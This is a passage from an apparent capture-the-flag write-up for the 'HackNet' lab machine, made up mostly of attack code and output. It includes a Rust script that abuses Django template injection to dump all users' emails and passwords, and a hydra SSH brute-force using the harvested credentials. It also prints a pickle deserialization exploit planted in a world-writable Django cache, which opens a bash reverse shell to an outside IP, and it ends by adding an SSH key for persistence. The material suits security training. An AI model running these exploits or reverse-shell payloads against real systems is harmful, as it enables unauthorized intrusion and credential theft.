    pub async fn post_profile_edit(
        &self,
        csrf_token: &str,
        username: &str,
        about: &str,
        is_public: bool,
    ) -> Result<String, reqwest::Error> {
        let url = format!("{}/profile/edit", self.base_url);

        // Convert important parameters to owned Strings to fix lifetime
issues
        let csrf_token = csrf_token.to_string();
        let username = username.to_string();
        let about = about.to_string();

        let form = multipart::Form::new()
            .text("csrfmiddlewaretoken", csrf_token)
            .text("email", "".to_string())
            .text("username", username)
            .text("password", "".to_string())
            .text("about", about)
            .text("is_public", if is_public { "on".to_string() } else {
"off".to_string() })
            .part(
                "picture",
                multipart::Part::bytes(Vec::new())
                    .file_name("".to_string())
                    .mime_str("application/octet-stream")
                    .unwrap(),
            );
```

```
        let response = self
            .client
            .post(url)
            .header("Cookie", &self.cookie)
            .header("Referer", &format!("{}/profile/edit", self.base_url))
            .header("Origin", &self.base_url)
            .multipart(form)
            .send()
            .await?
            .text()
            .await?;

        Ok(response)
    }
}

#[tokio::main]
async fn main() -> Result<(), Box<dyn std::error::Error>> {
    let filename = env::args()
        .nth(1)
        .expect("Usage: cargo run -- <username>");

    let file = File::open(&filename)?;
    let reader = io::BufReader::new(file);

    let api = ApiClient::new(
        "http://hacknet.htb",
        "csrftoken=5jU3TQgQlJpEopsx11raMR5tBJdcSRuS;
sessionid=nsulmorpdeqlzv34bzeeqoud998yfs3s",
    );


    for line_result in reader.lines(){
        let line = line_result?;
        if line.chars().all(|c| c.is_ascii_digit()) {continue;}
        let line = format!("{{{{{}}}}}",line);
        // ----- POST -----
        api.post_profile_edit(


"k5qfUKQ20ZzorjS8VPbPYH0eKpKfvDDgfea8DqWIbyOSFyavMGsPAoVxbYNhdkXY",
                &line,
                "def",
                true,
            )
            .await?;
        //println!("POST response:\n{}", post_response);
```

```
        // ----- GET -----
        let get_response = api.get("likes/29").await?;
        if !get_response.contains(r#"title="""#) &&
!get_response.contains("Something went wrong") {
            println!("{}",line);
            println!("GET response:\n{}\n", get_response);
        }
    }


    Ok(())
}
```

Run the code


```
cargo run /opt/SecLists/Discovery/Web-Content/api/objects-lowercase.txt
```



It shows {{user}}, {{users}} also work. Let's check the response of likes after setting {{users}}



{{users}} doesn't show much, but I can try setting {{users.values}} and send like.



It shows all email, username, and password. Let's run the code for the posts others posted.

```
use reqwest::{Client, multipart};
use std::env;
use std::fs::File;
use std::io::{self, BufRead};

struct ApiClient {
    client: Client,
    base_url: String,
    cookie: String,
}

impl ApiClient {
    pub fn new(base_url: &str, cookie: &str) -> Self {
        Self {
            client: Client::new(),
            base_url: base_url.to_string(),
            cookie: cookie.to_string(),
        }
    }

    /// GET request
    pub async fn get(&self, endpoint: &str) -> Result<String,
reqwest::Error> {
        let url = format!("{}/{}", self.base_url, endpoint);
        let response = self
            .client
```

```
            .get(url)
            .header("Cookie", &self.cookie)
            .send()
            .await?
            .text()
            .await?;
        Ok(response)
    }

    /// POST request (multipart/form-data) with owned Strings
    pub async fn post_profile_edit(
        &self,
        csrf_token: &str,
        username: &str,
        about: &str,
        is_public: bool,
    ) -> Result<String, reqwest::Error> {
        let url = format!("{}/profile/edit", self.base_url);

        // Convert important parameters to owned Strings to fix lifetime
issues
        let csrf_token = csrf_token.to_string();
        let username = username.to_string();
        let about = about.to_string();

        let form = multipart::Form::new()
            .text("csrfmiddlewaretoken", csrf_token)
            .text("email", "".to_string())
            .text("username", username)
            .text("password", "".to_string())
            .text("about", about)
            .text("is_public", if is_public { "on".to_string() } else {
"off".to_string() })
            .part(
                "picture",
                multipart::Part::bytes(Vec::new())
                    .file_name("".to_string())
                    .mime_str("application/octet-stream")
                    .unwrap(),
            );

        let response = self
            .client
            .post(url)
            .header("Cookie", &self.cookie)
            .header("Referer", &format!("{}/profile/edit", self.base_url))
```

```
            .header("Origin", &self.base_url)
            .multipart(form)
            .send()
            .await?
            .text()
            .await?;

        Ok(response)
    }
}

#[tokio::main]
async fn main() -> Result<(), Box<dyn std::error::Error>> {
    let api =
ApiClient::new("http://hacknet.htb","csrftoken=5jU3TQgQlJpEopsx11raMR5tBJdcS
RuS;sessionid=nsulmorpdeqlzv34bzeeqoud998yfs3s",);
    for i in 1..27 {
    // GET the likes
    let mut resp = api.get(&format!("likes/{}", i)).await?;

    // If it doesn't contain "title", trigger the like and re-fetch
    if !resp.contains(r#"title="&lt"#) {
        api.get(&format!("like/{}", i)).await?;
        resp = api.get(&format!("likes/{}", i)).await?;
    }

    // Print the final response
    println!("{}", resp);
}
    Ok(())
}
```

Run the code and dump it to a file

```
cargo run > result.txt
```

It has bunch of data. What I need is email, username, and password. First, get rid of unneeded character

```
sed -i 's/&#x27;//g' result.txt
```

Next, run this python code

```
#!/usr/bin/python3

import re
result = []
for i in open("result.txt","r"):
    pattern = r"(username|email|password): ([^,]+)"  # \w+ = key, [^ ]+ =
value until space

    matches = re.findall(pattern, i)

    values = [v.strip() for _, v in matches]

    for j in range(0, len(values), 3):
        result.append(tuple(values[j:j+3]))
for i in list(dict.fromkeys(result)):
    print(i)
```

```
python3 parse.py > creds.txt
```

```
('zero_day@hushmail.com', 'zero_day', 'Zer0D@yH@ck')$
('blackhat_wolf@cypherx.com', 'blackhat_wolf', 'Bl@ckW0lfH@ck')$
('datadive@darkmail.net', 'datadive', 'D@taD1v3r')$
('codebreaker@ciphermail.com', 'codebreaker', 'C0d3Br3@k!')$
('netninja@hushmail.com', 'netninja', 'N3tN1nj@2024')$
('darkseeker@darkmail.net', 'darkseeker', 'D@rkSeek3r#')$
('trojanhorse@securemail.org', 'trojanhorse', 'Tr0j@nH0rse!')$
('exploit_wizard@hushmail.com', 'exploit_wizard', 'Expl01tW!zard')$
('brute_force@ciphermail.com', 'brute_force', 'BrUt3F0rc3#')$
('abc@abc.com', '{{users.values}}', 'password')$
('hexhunter@ciphermail.com', 'hexhunter', 'H3xHunt3r!')$
('rootbreaker@exploitmail.net', 'rootbreaker', 'R00tBr3@ker#')$
('packetpirate@exploitmail.net', 'packetpirate', 'P@ck3tP!rat3')$
('stealth_hawk@exploitmail.net', 'stealth_hawk', 'St3@lthH@wk')$
('whitehat@darkmail.net','whitehat', 'Wh!t3H@t2024')$
('virus_viper@securemail.org', 'virus_viper', 'V!rusV!p3r2024')$
('cyberghost@darkmail.net', 'cyberghost', 'Gh0stH@cker2024')$
('shadowcaster@darkmail.net', 'shadowcaster', 'Sh@d0wC@st!')$
('bytebandit@exploitmail.net', 'bytebandit', 'Byt3B@nd!t123')$
('shadowmancer@cypherx.com', 'shadowmancer', 'Sh@d0wM@ncer')$
('phreaker@securemail.org', 'phreaker', 'Phre@k3rH@ck')$
('shadowwalker@hushmail.com', 'shadowwalker', 'Sh@dowW@lk2024')$
('cryptoraven@securemail.org', 'cryptoraven', 'CrYptoR@ven42')$
('glitch@cypherx.com', 'glitch', 'Gl1tchH@ckz')$
('deepdive@hacknet.htb', 'deepdive', 'D33pD!v3r')$
('mikey@hacknet.htb', 'backdoor_bandit', 'mYd4rks1dEisH3re')$
```

Arrange the format(Remove unneeded characters, my username, etc)

```
zero_day@hushmail.com:zero_day:Zer0D@yH@ck$
blackhat_wolf@cypherx.com:blackhat_wolf:Bl@ckW0lfH@ck$
datadive@darkmail.net:datadive:D@taD1v3r$
codebreaker@ciphermail.com:codebreaker:C0d3Br3@k!$
netninja@hushmail.com:netninja:N3tN1nj@2024$
darkseeker@darkmail.net:darkseeker:D@rkSeek3r#$
trojanhorse@securemail.org:trojanhorse:Tr0j@nH0rse!$
exploit_wizard@hushmail.com:exploit_wizard:Expl01tW!zard$
brute_force@ciphermail.com:brute_force:BrUt3F0rc3#$
hexhunter@ciphermail.com:hexhunter:H3xHunt3r!$
rootbreaker@exploitmail.net:rootbreaker:R00tBr3@ker#$
packetpirate@exploitmail.net:packetpirate:P@ck3tP!rat3$
stealth_hawk@exploitmail.net:stealth_hawk:St3@lthH@wk$
whitehat@darkmail.net:whitehat:Wh!t3H@t2024$
virus_viper@securemail.org:virus_viper:V!rusV!p3r2024$
cyberghost@darkmail.net:cyberghost:Gh0stH@cker2024$
shadowcaster@darkmail.net:shadowcaster:Sh@d0wC@st!$
bytebandit@exploitmail.net:bytebandit:Byt3B@nd!t123$
shadowmancer@cypherx.com:shadowmancer:Sh@d0wM@ncer$
phreaker@securemail.org:phreaker:Phre@k3rH@ck$
shadowwalker@hushmail.com:shadowwalker:Sh@dowW@lk2024$
cryptoraven@securemail.org:cryptoraven:CrYptoR@ven42$
glitch@cypherx.com:glitch:Gl1tchH@ckz$
deepdive@hacknet.htb:deepdive:D33pD!v3r$
mikey@hacknet.htb:backdoor_bandit:mYd4rks1dEisH3re$
```

Divide this file into three for brute forcing

```
cat creds.txt | awk -F ':' '{print $1}' > email.txt
cat creds.txt | awk -F ':' '{print $2}' > users.txt
cat creds.txt | awk -F ':' '{print $3}' > pass.txt
```


Run hydra

```
hydra -L users.txt -P pass.txt ssh://hacknet.htb
```


But it fails. However, I can try with email without domain name

```
cat email.txt | awk -F '@' '{print $1}' > users2.txt
hydra -L users2.txt -P pass.txt ssh://hacknet.htb
```

This time, it succeeds!




ssh as mikey



I get mikey shell!

Get sandy shell

Check nginx



/var/www/HackNet/HackNet/settings.py shows

```
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'hacknet',
        'USER': 'sandy',
        'PASSWORD': 'h@ckn3tDBpa$$',
        'HOST':'localhost',
        'PORT':'3306',
    }
}

CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.filebased.FileBasedCache',
        'LOCATION': '/var/tmp/django_cache',
        'TIMEOUT': 60,
        'OPTIONS': {'MAX_ENTRIES': 1000},
    }
}
```

It leaks sql cred, but db only has the credential I leaked on the previous step. Important thing is the cache in /var/tmp/django_cache

```
mikey@hacknet:/var/www/HackNet$ ls -al /var/tmp/django_cache/
total 8
drwxrwxrwx 2 sandy www-data 4096 Feb 10  2025 .
drwxrwxrwt 4 root  root     4096 Jan 20 21:04 ..
```

Everyone has full access to the directory. https://github.com/abelreqma/django-filebased-cache-rce shows that it can be exploited by cache manipulation.

1. Determine Cache Mechanism & Location: Ensure that `filebased.FileBasedCache` is defined in `settings.py` and the directory specified in the `LOCATION` setting is writable.

```
CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.filebased.FileBasedCache',
        'LOCATION': '/var/tmp/django_cache',
    }
}
```

2. Determine where the Caching Logic is Applied: The cache decorator (i.e., `@cache_page`) is generally defined in `views.py`. The view function may be subject to cache manipulation. Access this endpoint to generate `.djcache` files.

```
grep -Ri '@cache' webApp/
```

```
@cache_page(60)
def endpoint(request):
[...]
```

3. Start Listener

```
penelope -p 9999
```

4. Execute PoC: Trigger the payload by accessing the vulnerable endpoint again.

1 is already verified. Let's check 2.

```
grep -Ri '@cache' /var/www/HackNet/
```

```
mikey@hacknet:/var/www/HackNet$ grep -Ri '@cache' /var/www/HackNet/
/var/www/HackNet/SocialNetwork/views.py:@cache_page(60)
```

explore function is caching

```python
@cache_page(60)
def explore(request):
    if not "email" in request.session.keys():
        return redirect("index")

    session_user = get_object_or_404(SocialUser, email=request.session['email'])

    page_size = 10
    keyword = ""

    if "keyword" in request.GET.keys():
        keyword = request.GET['keyword']
        posts = SocialArticle.objects.filter(text__contains=keyword).order_by("-date")
    else:
        posts = SocialArticle.objects.all().order_by("-date")

    pages = ceil(len(posts) / page_size)


    if "page" in request.GET.keys() and int(request.GET['page']) > 0:
        post_start = int(request.GET['page'])*page_size-page_size
        post_end = post_start + page_size
        posts_slice = posts[post_start:post_end]
    else:
        posts_slice = posts[:page_size]

    news = get_news()
    request.session['requests'] = session_user.contact_requests
```

3. Start listener

```
┌─[parrot@parrot]─[~/Documents/hacknet]
└──╼ $rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
```

4. Visit explore page to generate cache



/var/tmp/django_cache gets cache

```
mikey@hacknet:/dev/shm$ ls -al /var/tmp/django_cache/
total 16
drwxrwxrwx 2 sandy www-data 4096 Jan 20 21:31 .
drwxrwxrwt 4 root  root     4096 Jan 20 21:04 ..
-rw------- 1 sandy www-data   34 Jan 20 21:31 1f0acfe7480a469402f1852f8313db86.djcache
-rw------- 1 sandy www-data 2780 Jan 20 21:31 90dbab8f3b1e54369abdeb4ba1efc106.djcache
```

Let's run PoC(modified version by me)

```python
#!/usr/bin/python3

import os
import pickle

class RCE():
    def __reduce__(self):
        return (os.system, ('bash -c "bash -i >& /dev/tcp/10.10.16.113/9001
0>&1"',),)
payload = pickle.dumps(RCE())
for filename in os.listdir('/var/tmp/django_cache'):
    if filename.endswith(".djcache"):
        path = os.path.join('/var/tmp/django_cache', filename)
        try:
            os.remove(path)
            with open(path, "wb") as f:
                f.write(payload)

                print(f"Payload written to {filename}.")
        except Exception as e:
            print(f"[!] Failed to modify {filename}: {e}")
```

```
mikey@hacknet:/dev/shm$ python3 cacheExploit.py
Payload written to 1f0acfe7480a469402f1852f8313db86.djcache.
Payload written to 90dbab8f3b1e54369abdeb4ba1efc106.djcache.
```

Refresh the explore page gets a shell

```
┌──[parrot@parrot]─[~/Documents/hacknet]
└─── $rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.5.168 41232
bash: cannot set terminal process group (4281): Inappropriate ioctl for device
bash: no job control in this shell
sandy@hacknet:/var/www/HackNet$
```

I get sandy shell!

Get root shell

/var/www/HackNet/backup has gpg encrypted files

```
sandy@hacknet:/var/www/HackNet$ ls backups -al
ls backups -al
total 56
drwxr-xr-x 2 sandy sandy  4096 Dec 29  2024 .
drwxr-xr-x 7 sandy sandy  4096 Feb 10  2025 ..
-rw-r--r-- 1 sandy sandy 13445 Dec 29  2024 backup01.sql.gpg
-rw-r--r-- 1 sandy sandy 13713 Dec 29  2024 backup02.sql.gpg
-rw-r--r-- 1 sandy sandy 13851 Dec 29  2024 backup03.sql.gpg
```

And sandy has gpg keys in her home directory's .gnupg/private-keys-v1.d

```
sandy@hacknet:~$ ls -al .gnupg/private-keys-v1.d
ls -al .gnupg/private-keys-v1.d
total 20
drwx------ 2 sandy sandy 4096 Sep  5 11:33 .
drwx------ 4 sandy sandy 4096 Sep  5 11:33 ..
-rw------- 1 sandy sandy 1255 Sep  5 11:33 0646B1CF582AC499934D8503DCF066A6DCE4DFA9.key
-rw------- 1 sandy sandy 2088 Sep  5 11:33 armored_key.asc
-rw------- 1 sandy sandy 1255 Sep  5 11:33 EF995B85C8B33B9FC53695B9A3B597B325562F4F.key
```

Before proceeding, add my ssh public key to .ssh/authorized_keys and get ssh shell. Gpg decrypt can be unstable with current shell

```
# On sandy shell
cd
mkdir .ssh
echo <my public key> > .ssh/authorized_keys
# My host
ssh -i <my private key location> sandy@hacknet.htb
```

```
┌──[parrot@parrot]─[~/Documents/hacknet]
└─► $ssh -i ~/.ssh/id_ed25519 sandy@hacknet.htb
